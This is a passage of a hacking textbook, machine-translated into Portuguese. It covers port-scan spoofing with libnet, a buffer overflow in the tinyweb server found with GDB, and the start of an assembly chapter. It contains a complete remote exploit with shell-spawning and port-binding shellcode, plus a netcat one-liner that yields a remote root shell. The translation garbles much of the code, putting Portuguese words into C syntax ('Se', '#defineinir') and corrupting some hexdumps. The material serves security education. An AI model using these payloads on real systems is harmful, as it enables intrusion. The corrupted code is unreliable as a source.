char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)]; int i=0;

sprintf(filter_string, "dst host %s and ", inet_ntoa(*target_ip)); // IP de destino

```

```

strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-ack = 0");

if(ports[0] != 0) { // Se houver pelo menos uma porta
    existente str_ptr = filter_string + strlen(filter_string);
    if(ports[1] == 0) // Há apenas uma porta existente
        sprintf(str_ptr, " and not dst port %hu", ports[i]); else {
    // Duas ou mais portas existentes
        sprintf(str_ptr, " and not (dst port %hu", ports[i++]); while(ports[i]
        != 0) {
            str_ptr = filter_string + strlen(filter_string); sprintf(str_ptr,
            " or dst port %hu", ports[i++]);
        }
        strcat(filter_string, ")");
    }
}
printf("DEBUG: filter string is \ '%s'\n", filter_string);
if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
    fatal("pcap_compile failed");

Se(pcap_setfilter(pcap_hdl, &filter) == -1)
    fatal("pcap_setfilter failed");
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPPhdr; struct
    libnet_tcp_hdr *TCPPhdr; struct
    data_pass *passed;
    int bcount;

    passed = (struct data_pass *) user_args; // Passar dados usando um ponteiro para uma
    estrutura IPPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
    TCPPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

    libnet_build_ip(LIBNET_TCP_H,           // Tamanho do pacote sem o cabeçalho
                   IP_IPTOS_LOWDELAY,      // Tempo de IP
                   libnet_get_prand(LIBNET_PRu16), // ID do IP (randomizado)
                   0,                      // Coisas do Frag
                   libnet_get_prand(LIBNET_PR8), // TTL (randomizado)
                   IPPROTO_TCP,           // Protocolo de
                   transporte
                   *((u_long *)&(IPPhdr->ip_dst)), // IP de origem (finge que somos dst)
                   *((u_long *)&(IPPhdr->ip_src)), // IP de destino (enviar de volta para src)
                   NULL,                  // Carga útil (nenhuma)
                   0,                      // Comprimento da carga útil
                   passed->packet);       // Memória do cabeçalho do pacote

    libnet_build_tcp(htons(TCPPhdr->th_dport), // Porta TCP de origem (finge que somos dst)
                   htons(TCPPhdr->th_sport),      // Porta TCP de destino (enviar de volta para src)
                   htonl(TCPPhdr->th_ack),        // Número de sequência (use o ack anterior)
                   htonl((TCPPhdr->th_seq) + 1),   // Número de confirmação (número de seq. do
                   SYN + 1) TH_SYN | TH_ACK,      // Flags de controle (somente flag RST definido)
                   libnet_get_prand(LIBNET_PRu16), // Tamanho da janela (randomizado)
                   0,                            // Ponteiro urgente

```

```

NULL,                                // Carga útil (nenhuma)
0,                                     // Comprimento da carga útil
(passed->packet) + LIBNET_IP_H); // Memória do cabeçalho do pacote

if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1) libnet_error(LIBNET_ERR_FATAL,
"can't compute checksum\n");

bcount = libnet_write_ip(passed->libnet_handle, passed->packet, LIBNET_IP_H+LIBNET_TCP_H); se
(bcount < LIBNET_IP_H + LIBNET_TCP_H)
    libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");
printf("bing!\n");
}

```

Há algumas partes complicadas no código acima, mas você deve ser capaz de acompanhar tudo. Quando o programa for compilado e executado, ele ocultará o endereço IP fornecido como o primeiro argumento, com exceção de uma lista de portas existentes fornecidas como os argumentos restantes.

```

reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o shroud shroud.c -linet -lpcap
reader@hacking:~/booksrc $ sudo ./shroud 192.168.42.72 22 80
DEBUG: a string de filtro é 'dst host 192.168.42.72 and tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-
ack = 0 and not (dst port 22 or dst port 80)'

```

Enquanto o shroud estiver em execução, qualquer tentativa de varredura de portas mostrará que todas as portas estão abertas.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189
```

Iniciando o nmap V. 3.00 (www.insecure.org/nmap/) Portas interessantes em (192.168.0.189):

Porto	Estado	Serviço
1/tcp	aberto	tcpmux
2/tcp	abrir	compressnet
3/tcp	abrir	compressnet
4/tcp	aberto	desconhecido
5/tcp	aberto	rje
6/tcp	aberto	desconhecido
7/tcp	abrir	echo
8/tcp	aberto	desconhecido
9/tcp	abrir	descartar
10/tcp	aberto	desconhecido
11/tcp	aberto	systat
12/tcp	aberto	desconhecido
13/tcp	aberto	durante o dia
14/tcp	aberto	desconhecido
15/tcp	abrir	netstat
16/tcp	aberto	desconhecido
17/tcp	aberto	qotd
18/tcp	aberto	msp
19/tcp	aberto	carregar
20/tcp	aberto	ftp-data
21/tcp	abrir	ftp
22/tcp	aberto	ssh

23/tcp	aberto	telnet
24/tcp	aberto	correio privado
25/tcp	aberto	smtp

[saída aparada]

32780/tcp	aberto	às vezes-rpc23
32786/tcp	aberto	às vezes-rpc25
32787/tcp	aberto	às vezes-rpc27
43188/tcp	aberto	alcançar
44442/tcp	aberto	coldfusion-auth
44443/tcp	aberto	coldfusion-auth
47557/tcp	aberto	dbbrowse
49400/tcp	aberto	compaqdiag
54320/tcp	aberto	bo2k
61439/tcp	aberto	netprowler-manager
61440/tcp	aberto	netprowler-manager2
61441/tcp	aberto	netprowler-sensor
65301/tcp	aberto	pcanywhere

Execução do Nmap concluída -- 1 endereço IP (1 host ativo) escaneado em 37 segundos
matrix@euclid:~ \$

O único serviço que está realmente em execução é o ssh na porta 22, mas ele está oculto em um mar de falsos positivos. Um invasor dedicado poderia simplesmente fazer telnet em cada porta para verificar os banners, mas essa técnica poderia ser facilmente expandida para falsificar banners também.

0x480 Estender a mão e hackear alguém

A programação de rede tende a movimentar muitos blocos de memória e é pesada em termos de tipificação. Você mesmo já viu como alguns typecasts podem ser malucos. Os erros prosperam nesse tipo de caos. E como muitos programas de rede precisam ser executados como root, esses pequenos erros podem se tornar vulnerabilidades críticas. Uma dessas vulnerabilidades existe no código deste capítulo. Você notou isso?

De hacking-network.h

```
/* Essa função aceita um FD de soquete e um ptr para um destino
 * buffer. Ele receberá do soquete até o byte EOL
 * em vista. Os bytes EOL são lidos do soquete, mas
 * o buffer de destino é encerrado antes desses bytes.
 * Retorna o tamanho da linha lida (sem bytes EOL).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Sequência de bytes de fim de linha
#define EOL_SIZE 2
    unsigned char *ptr; int
    eol_matched = 0;

    ptr = dest_buffer;
```

```

while(recv(sockfd, ptr, 1, 0) == 1) { // Ler um único byte.
    if(*ptr == EOL[eol_matched]) { // Esse byte corresponde ao terminador? eol_matched++;
        if(eol_matched == EOL_SIZE) { // Se todos os bytes corresponderem ao
            terminador,
                *(ptr+1-EOL_SIZE) = '\0'; // encerra a cadeia de caracteres.
                return strlen(dest_buffer); // retorna os bytes recebidos.
        }
    } else {
        eol_matched = 0;
    }
    ptr++; // Incrementa o ponteiro para o próximo byte.
}
return 0; // Não encontrou os caracteres de fim de linha.
}

```

A função `recv_line()` em `hacking-network.h` tem um pequeno erro de omissão: não há código para limitar o comprimento. Isso significa que os bytes recebidos podem transbordar se excederem o tamanho de `dest_buffer`. O programa do servidor `tinyweb` e quaisquer outros programas que usem essa função estão vulneráveis a ataques.

0x481 Análise com GDB

Para explorar a vulnerabilidade no programa `tinyweb.c`, precisamos apenas enviar pacotes que substituirão estrategicamente o endereço de retorno. Primeiro, precisamos saber o deslocamento do início de um buffer que controlamos para o endereço de retorno armazenado. Usando o GDB, podemos analisar o programa compilado para descobrir isso; no entanto, há alguns detalhes sutis que podem causar problemas complicados. Por exemplo, o programa requer privilégios de root, portanto, o depurador deve ser executado como root. Mas o uso do `sudo` ou a execução com o ambiente do root alterará a pilha, o que significa que os endereços vistos na execução do binário pelo depurador não corresponderão aos endereços quando ele estiver sendo executado normalmente. Há outras pequenas diferenças que podem alterar a memória no depurador dessa forma, criando inconsistências que podem ser difíceis de rastrear. De acordo com o depurador, tudo parecerá funcionar; no entanto, o exploit falha quando executado fora do depurador, pois os endereços são diferentes.

Uma solução elegante para esse problema é anexar o processo depois que ele já estiver em execução. Na saída abaixo, o GDB é usado para anexar a um processo `tinyweb` já em execução que foi iniciado em outro terminal. O código-fonte é recompilado usando a opção `-g` para incluir símbolos de depuração que o GDB pode aplicar ao processo em execução.

```

reader@hacking:~/booksrc $ ps aux | grep tinyweb
raiz      13019 0.0 0.0    1504   344 pts/0      S+   20:25   0:00 ./tinyweb
leitor    13104 0.0 0.0    2880   748 pts/2      R+   20:27   0:00 grep tinyweb
reader@hacking:~/booksrc $ gcc -g tinyweb.c reader@hacking:~/booksrc $
sudo gdb -q --pid=13019 --symbols=.a.out
Usando a biblioteca do host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Anexado ao processo 13019
/cow/home/reader/booksrc/tinyweb: Não existe tal arquivo ou
diretório. Um programa já está sendo depurado. Você pode
eliminá-lo? (y ou n) n Programa não eliminado.

```

```

(gdb) bt
#0 0xb7fe7f2 in ?? () #1
0xb7f691e1 in ?? ()
#2 0x08048ccf in main () at tinyweb.c:44 (gdb)
list 44
39      Se (listen(sockfd, 20) == -1)
40          fatal("listening on socket"); 41
42      while(1) { // Aceitar loop
43          sin_size = sizeof(struct sockaddr_in);
44          new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
45          Se (novo_sockfd == -1)
46              fatal("aceitando conexão");
47
48          handle_connection(new_sockfd, &client_addr);
(gdb) list handle_connection
53      /* Essa função lida com a conexão no soquete passado do
54      * endereço do cliente passado. A conexão é processada como uma solicitação da Web
55      * e essa função responde pelo soquete conectado. Por fim, a função
56      * O soquete passado é fechado no final da função.
57      */
58  void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
59      unsigned char *ptr, request[500], resource[500];
60      int fd, length;
61
62      length = recv_line(sockfd, request);
(gdb) break 62
Ponto de parada 1 em 0x8048d02: arquivo tinyweb.c,
linha 62. (gdb) cont
Continuação.

```

Depois de se conectar ao processo em execução, um backtrace da pilha mostra que o programa está atualmente em main(), aguardando uma conexão. Depois de definir um ponto de interrupção na primeira chamada recv_line() na linha 62 (), o programa pode continuar. Nesse ponto, a execução do programa deve ser avançada fazendo uma solicitação da Web usando wget em outro terminal ou em um navegador. Em seguida, o ponto de interrupção em handle_connection() será atingido.

```

Ponto de interrupção 2, handle_connection (sockfd=4, client_addr_ptr=0xbffff810) em tinyweb.c:62
62      length = recv_line(sockfd, request);
(gdb) x/x request
0xffff5c0: 0x00000000
(gdb) bt
#0 handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at tinyweb.c:62 #1
0x08048cf6 in main () at tinyweb.c:48
(gdb) x/16xw request+500
0xffff7b4:    0xb7fd5ff4    0xb8000ce0    0x00000000    0xffff848
0xffff7c4:    0xb7ff9300    0xb7fd5ff4    0xffff7e0    0xb7f691c0
0xffff7d4:    0xb7fd5ff4    0xffff848    0x08048cf6    0x00000004
0xffff7e4:    0xbffff810    0xffff80c    0xffff834    0x00000004
(gdb) x/x 0xffff7d4+8
0xffff7dc:    0x08048cf6
(gdb) p 0xffff7dc - 0xffff5c0

```

```
$1 = 540
(gdb) p /x 0xbffff5c0 + 200
$2 = 0xbffff688
(gdb) quit
O programa está em execução. Você pode sair mesmo assim (e desvinculá-lo)?
(y ou n) y Desvinculação do programa: , processo 13019
leitor@hacking:~/booksrc $
```

No ponto de interrupção, o buffer de solicitação começa em 0xbffff5c0. O backtrace da pilha do comando bt mostra que o endereço de retorno de handle_connection() é 0x08048cf6. Como sabemos como as variáveis locais são geralmente dispostas na pilha, sabemos que o buffer de solicitação está próximo ao final do quadro. Isso significa que o endereço de retorno armazenado deve estar na pilha em algum lugar próximo ao final desse buffer de 500 bytes. Como já sabemos a área geral a ser procurada, uma rápida inspeção mostra que o endereço de retorno armazenado está em 0xbffff7dc (). Um pouco de matemática mostra que o endereço de retorno armazenado está a 540 bytes do início do buffer de solicitação. Entretanto, há alguns bytes próximos ao início do buffer que podem ser manipulados pelo restante da função. Lembre-se de que não obtemos o controle do programa até que a função retorne. Para levar isso em conta, é melhor evitar apenas o início do buffer. Pular os primeiros 200 bytes deve ser seguro, deixando bastante espaço para o shellcode nos 300 bytes restantes. Isso significa que 0xbffff688 é o endereço de retorno desejado.

0x482 Quase só conta com granadas de mão

O exploit a seguir para o programa tinyweb usa os valores de substituição de deslocamento e endereço de retorno calculados com o GDB. Ele preenche o buffer de exploração com bytes nulos, de modo que qualquer coisa escrita nele será automaticamente terminada em nulo. Em seguida, ele preenche os primeiros 540 bytes com instruções NOP. Isso cria o sled NOP e preenche o buffer até o local de sobrescrita do endereço de retorno. Em seguida, a string **tinyweb_exploit.c** inteira é encerrada com o terminador de linha '\r\n'.

```
#include <stdio.h> #include
<stdlib.h> #include
<string.h> #include
<sys/socket.h> #include
<netinet/in.h> #include
<arpa/inet.h> #include
<netdb.h>

#include "hacking.h" #include
"hackng-network.h"

char shellcode[]= "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
" \x2f \x2f \x73 \x68 \x68 \x2f \x62 \x69 \x6e \x
89 \xe3 \x51 \x89 \xe2 \x53 \x89 "\xe1\xcd\x80"; //
Shellcode padrão

#define OFFSET 540
```

```

#defineinir RETADDR 0xbffff688

int main(int argc, char *argv[]) { int
    sockfd, buflen;
    struct hostent *host_info; struct
    sockaddr_in target_addr;
    unsigned char buffer[600];

    if(argc < 2) {
        printf("Uso: %s <nome do host>\n", argv[0]);
        exit(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("looking up hostname");

    Se ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("in socket");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr); memset(&(target_addr.sin_zero),
    '\0', 8); // Zera o restante da estrutura.

    Se (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1) fatal("connecting to
    target server");

    bzero(buffer, 600); // zerar o buffer.
    memset(buffer, '\x90', OFFSET); // Construa um sled NOP.
    *((u_int *)(buffer + OFFSET)) = RETADDR; // Coloque o endereço de
    retorno em memcpy(buffer+300, shellcode, strlen(shellcode)); // shellcode.
    strcat(buffer, "\r\n"); // Terminar a cadeia de
    caracteres. printf("Buffer de exploração:\n");
    dump(buffer, strlen(buffer)); // Mostra o buffer de exploração.
    send_string(sockfd, buffer); // Enviar o buffer de exploração como uma
    solicitação HTTP.

    exit(0);
}

```

Quando esse programa é compilado, ele pode explorar remotamente os hosts que executam o programa tinyweb, induzindo-os a executar o shellcode. O exploit também despeja os bytes do buffer do exploit antes de enviá-lo. Na saída abaixo, o programa tinyweb é executado em um terminal diferente e o exploit é testado contra ele. Aqui está a saída do terminal do atacante:

```

reader@hacking:~/booksrc $ gcc tinyweb_exploit.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1 Buffer
de exploração:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....

```

De volta ao terminal que está executando o programa tinyweb, a saída mostra que o buffer de exploração foi recebido e o shellcode é executado. Isso fornecerá um rootshell, mas somente para o console que estiver executando o servidor. Infelizmente, não estamos no console, portanto, isso não nos ajudará em nada. No console do servidor, vemos o seguinte:

```
reader@hacking:~/booksrc $ ./tinyweb
Aceitando solicitações da Web na porta 80
Recebi uma solicitação de 127.0.0.1:53908 "GET /
    HTTP/1.1" Abrindo './webroot/index.html'
                                            200 OK
Recebi uma solicitação de 127.0.0.1:40668 "GET /image.jpg
    HTTP/1.1" Abertura './webroot/image.jpg'      200 OK
Recebi uma solicitação de 127.0.0.1:58504
    "
```

111j XQh//shh/bin Q S

" NOT HTTP!

A vulnerabilidade certamente existe, mas o shellcode não faz o que queremos nesse caso. Como não estamos no console, o shellcode é apenas um programa autônomo, projetado para assumir o controle de outro programa para abrir um shell. Uma vez assimido o controle do ponteiro de execução do programa, o shellcode injetado pode fazer qualquer coisa. Há muitos tipos diferentes de shellcode que podem ser usados em diferentes situações (ou cargas úteis). Embora nem todo código de shell realmente gere um shell, ele ainda é comumente chamado de shellcode.

0x483 Shellcode de ligação de porta

Ao explorar um programa remoto, não faz sentido gerar um shell localmente. O shellcode com vinculação de porta escuta uma conexão TCP em uma determinada porta e serve o shell remotamente. Supondo que você já tenha a vinculação de porta

O código de shell pronto, para usá-lo, é simplesmente uma questão de substituir os bytes de shellcode definidos no exploit. O shellcode de vinculação de porta está incluído no LiveCD que será vinculado à porta 31337. Esses bytes de shellcode são mostrados na saída abaixo.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode 92
portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
0 0 0 0 0 0 0 0 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
0 0 0 0 0 0 1 0 96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1 6a 10 |.jfXCRfhzifS..j.|
00000020 51 56 89 e1 cd 80 b0 66 43 53 56 89 e1 cd 80 |QV.....fCCSV. ....|
0 0 0 0 0 3 0 b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59 b0 3f |.fCRRV.....j.Y.?|
0 0 0 0 0 4 0 cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 | ..ly.....Rh//shh/b|
0 0 0 0 0 5 0 69 6e 89 e3 52 89 e2 53 89 e1 cd 80 |in..R..S. ....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 | sed -e 's/ \\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

leitor@hacking:~/booksrc $
```

Após uma rápida formatação, esses bytes são trocados pelos bytes de shellcode do programa `tinyweb_exploit.c`, resultando em `tinyweb_exploit2.c`. A nova linha de shellcode é mostrada abaixo.

Nova linha do `tinyweb_exploit2.c`

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Código shell de vinculação de porta na porta 31337
```


Quando esse exploit é compilado e executado em um host que executa o servidor tinyweb, o shellcode escuta na porta 31337 uma conexão TCP. Na saída abaixo, um programa chamado nc é usado para se conectar ao shell. Esse programa é o netcat (*nc* para abreviar), que funciona como o programa cat, mas pela rede. Não podemos simplesmente usar o telnet para nos conectarmos, pois ele termina automaticamente todas as linhas de saída com '\r\n'. A saída desse exploit é mostrada abaixo. O resultado

A opção de linha de comando `-vv` passada ao netcat serve apenas para torná-lo mais detalhado.

Mesmo que o shell remoto não exiba um prompt, ele ainda aceita comandos e retorna a saída pela rede.

Um programa como o netcat pode ser usado para muitas outras coisas. Ele foi projetado para funcionar como um programa de console, permitindo que a entrada e a saída padrão sejam canalizadas e redirecionadas. Usando o netcat e o shellcode de vinculação de porta em um arquivo, a mesma exploração pode ser executada na linha de comando.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode 92
portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4 - 300 - 92)) 152
reader@hacking:~/booksrc $ echo $((152 / 4)) 38
reader@hacking:~/booksrc $ (perl -e 'print "\x90 "x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf "x38 . "\r\n"')
```

```
jfX 1 CRj j jfXC RfhzifS j QV fCCSV fCRRV j Y ? Iy
Rh//shh/bin R S
```

```
reader@hacking:~/booksrc $ (perl -e 'print "\x90 "x300'; cat
portbinding_shellcode; perl -e 'print "\x88\xf6\xff\xbf "x38 . "\r\n"') | nc -v -w1 127.0.0.1
80 localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open whoami
raiz
```

Na saída acima, primeiro o comprimento do shellcode de vinculação de porta é mostrado como sendo de 92 bytes. O endereço de retorno é encontrado a 540 bytes do início do buffer, portanto, com um sled NOP de 300 bytes e 92 bytes de shellcode, há 152 bytes para a substituição do endereço de retorno. Isso significa que, se o endereço de retorno for repetido 38 vezes no final do buffer, o último deverá fazer a substituição. Por fim, o buffer é encerrado com '\r\n'. Os comandos que criam o buffer são agrupados com parênteses para canalizar o buffer para o netcat. O netcat se conecta ao programa tinyweb e envia o buffer. Depois que o shellcode é executado, é necessário sair do netcat pressionando CTRL-C, pois a conexão de soquete original ainda está aberta. Em seguida, o netcat é usado novamente para se conectar ao shell vinculado à porta 31337.

0x500

SHELLCODE

Até o momento, o shellcode usado em nossas explorações foi apenas uma sequência de bytes copiados e colados. Vimos shellcode padrão de shell-spawning para explorações locais e shellcode de vinculação de porta para explorações remotas. Código de shell

também é chamado de carga útil de exploração, pois esses programas independentes fazem o trabalho real depois que um programa é invadido. O shellcode geralmente gera um shell, pois essa é uma maneira elegante de transferir o controle, mas ele pode fazer qualquer coisa que um programa possa fazer.

Infelizmente, para muitos hackers, a história do shellcode se resume a copiar e colar bytes. Esses hackers estão apenas arranhando a superfície do que é possível. O shellcode personalizado lhe dá controle absoluto sobre o programa explorado. Talvez você queira que seu shellcode adicione uma conta de administrador ao arquivo /etc/passwd ou remova automaticamente as linhas dos arquivos de registro. Depois de saber como escrever seu próprio shellcode, suas explorações são limitadas apenas por sua imaginação. Além disso, a criação de shellcode desenvolve habilidades de linguagem assembly e emprega várias técnicas de hacking que vale a pena conhecer.

0x510 Assembly vs. C

Os bytes do shellcode são, na verdade, instruções de máquina específicas da arquitetura, portanto, o shellcode é escrito usando a linguagem assembly. Escrever um programa em assembly é diferente de escrevê-lo em C, mas muitos dos princípios são semelhantes. O sistema operacional gerencia coisas como entrada, saída, controle de processos, acesso a arquivos e comunicação de rede no kernel. Em última análise, os programas compilados em C executam essas tarefas fazendo chamadas de sistema para o kernel. Sistemas operacionais diferentes têm conjuntos diferentes de chamadas de sistema.

Em C, as bibliotecas padrão são usadas por conveniência e portabilidade. Um programa em C que usa `printf()` para gerar uma string pode ser compilado para muitos sistemas diferentes, pois a biblioteca conhece as chamadas de sistema apropriadas para várias arquiteturas. Um programa em C compilado em um processador x86 produzirá a linguagem assembly x86.

Por definição, a linguagem assembly já é específica de uma determinada arquitetura de processador, portanto, a portabilidade é impossível. Não há bibliotecas padrão; em vez disso, as chamadas do sistema do kernel devem ser feitas diretamente. Para começar nossa comparação, vamos escrever um programa simples em C e depois reescrevê-lo em assembly x86.

helloworld.c

```
#include <stdio.h>
int main() {
    printf("Hello, world!\n");
    return 0;
}
```

Quando o programa compilado é executado, a execução flui pela biblioteca de E/S padrão, eventualmente fazendo uma chamada de sistema para gravar a string *Hello, world!* na tela. O programa strace é usado para rastrear as chamadas de sistema de um programa. Usado no programa helloworld compilado, ele mostra todas as chamadas de sistema que o programa faz.

```
reader@hacking:~/booksrc $ gcc helloworld.c
reader@hacking:~/booksrc $ strace ./a.out
execve("./a.out", ["../a.out"], /* 27 vars */) = 0 brk(0)
                                                = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)        = -1 ENOENT (Não existe tal arquivo ou diretório)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef6000
access("/etc/ld.so.preload", R_OK)        = -1 ENOENT (Não existe tal arquivo ou
diretório) open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=61323, ...}) = 0 mmap2(NULL,
61323, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7ee7000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)        = -1 ENOENT (Não existe tal arquivo ou
diretório) open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\0\0\0\0\0\0\0\0\3\0\1\0\0\0\20Z\1\000"..., 512) = 512 fstat64(3,
{st_mode=S_IFREG|0755, st_size=1248904, ...}) = 0
mmap2(NULL, 1258876, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7db3000 mmap2(0xb7ee0000, 16384,
PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x12c) = 0xb7ee0000
```

```

mmap2(0xb7ee4000, 9596, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb7ee4000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db2000
set_thread_area({entry_number:-1 > 6, base_addr:0xb7db26b0, limit:1048575, seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7ee0000, 8192, PROT_READ) = 0
munmap(0xb7ee7000, 61323) = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef5000
write(1, "Hello, world!\n", 13Hello, world!
) = 13
exit_group(0) = ?
Processo 11528 desvinculado
reader@hacking:~/booksrc $
```

Como você pode ver, o programa compilado faz mais do que apenas imprimir uma string.

As chamadas de sistema no início estão configurando o ambiente e a memória para o programa, mas a parte importante é a syscall write() mostrada em negrito. É ela que de fato produz a string.

As páginas de manual do Unix (acessadas com o comando man) são separadas em seções. A Seção 2 contém as páginas de manual para chamadas de sistema, portanto, man 2 write descreverá o uso da chamada de sistema write():

Página de manual da chamada de sistema write()

WRITE(2) WRITE(2)	Manual do Programador Linux
------------------------------------	-----------------------------

NOME
write - escreve em um descriptor de arquivo

SINOPSE

```
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);
```

DESCRIPTION

write() grava até a contagem de bytes no **arquivo** referenciado pelo **arquivo descriptor** fd do buffer que começa em buf. O POSIX exige que uma **leitura()** que possa ser comprovada como ocorrendo após uma **gravação()** retorne os novos dados. Observe que nem todos os sistemas de arquivos estão em conformidade com o POSIX.

A saída do strace também mostra os argumentos para a syscall. Os argumentos buf e count são um ponteiro para nossa string e seu comprimento. O argumento fd de 1 é um descriptor de arquivo padrão especial. Os descritores de arquivos são usados para quase tudo no Unix: entrada, saída, acesso a arquivos, soquetes de rede e assim por diante. Um descriptor de arquivo é semelhante a um número fornecido em uma verificação de casaco. Abrir um descriptor de arquivo é como fazer o check-in do seu casaco, pois você recebe um número que pode ser usado posteriormente para fazer referência ao seu casaco. Os três primeiros descritores de arquivos

(0, 1 e 2) são usados automaticamente para entrada, saída e erro padrão. Esses valores são padrão e foram definidos em vários locais, como o arquivo /usr/include/unistd.h na página seguinte.

De /usr/include/unistd.h

```
/* Descritores de arquivo padrão. */
#define STDIN_FILENO 0 /* Entrada padrão. */ #define
STDOUT_FILENO 1 /* Saída padrão. */ #define
STDERR_FILENO 2 /* Saída de erro padrão. */
```

A gravação de bytes no descritor de arquivo de saída padrão de 1 imprimirá os bytes; a leitura do descritor de arquivo de entrada padrão de 0 imprimirá os bytes. O descritor de arquivo de erro padrão 2 é usado para exibir as mensagens de erro ou de depuração que podem ser filtradas da saída padrão.

0x511 Chamadas de sistema do Linux em Assembly

Todas as chamadas de sistema possíveis do Linux são enumeradas, para que possam ser referenciadas por números ao fazer as chamadas em assembly. Essas syscalls estão listadas em
/usr/include/asm-i386/unistd.h.

De /usr/include/asm-i386/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * Esse arquivo contém os números de chamada do sistema.
 */

#define NR_restart_syscall          0
#define NR_exit                      1
#define NR_fork                      2
#define NR_read                      3
#define NR_write                     4
#define NR_open                      5
#define NR_close                     6
#define NR_waitpid                   7
#define NR_creat                     8
#define NR_link                      9
#define NR_unlink                    10
#define NR_execve                    11
#define NR_chdir                     12
#define NR_time                      13
#define NR_mknod                     14
#define NR_chmod                     15
#define NR_lchown                    16
#define NR_break                     17
#define NR_oldstat                   18
#define NR_lseek                     19
#define NR_getpid                    20
#define NR_mount                     21
#define NR_umount                    22
#define NR_setuid                    23
#define NR_getuid                    24
```

```

#defineinir NR_tempo      25
#defineinir NR_ptrace    26
#defineinir NR_alarme    27
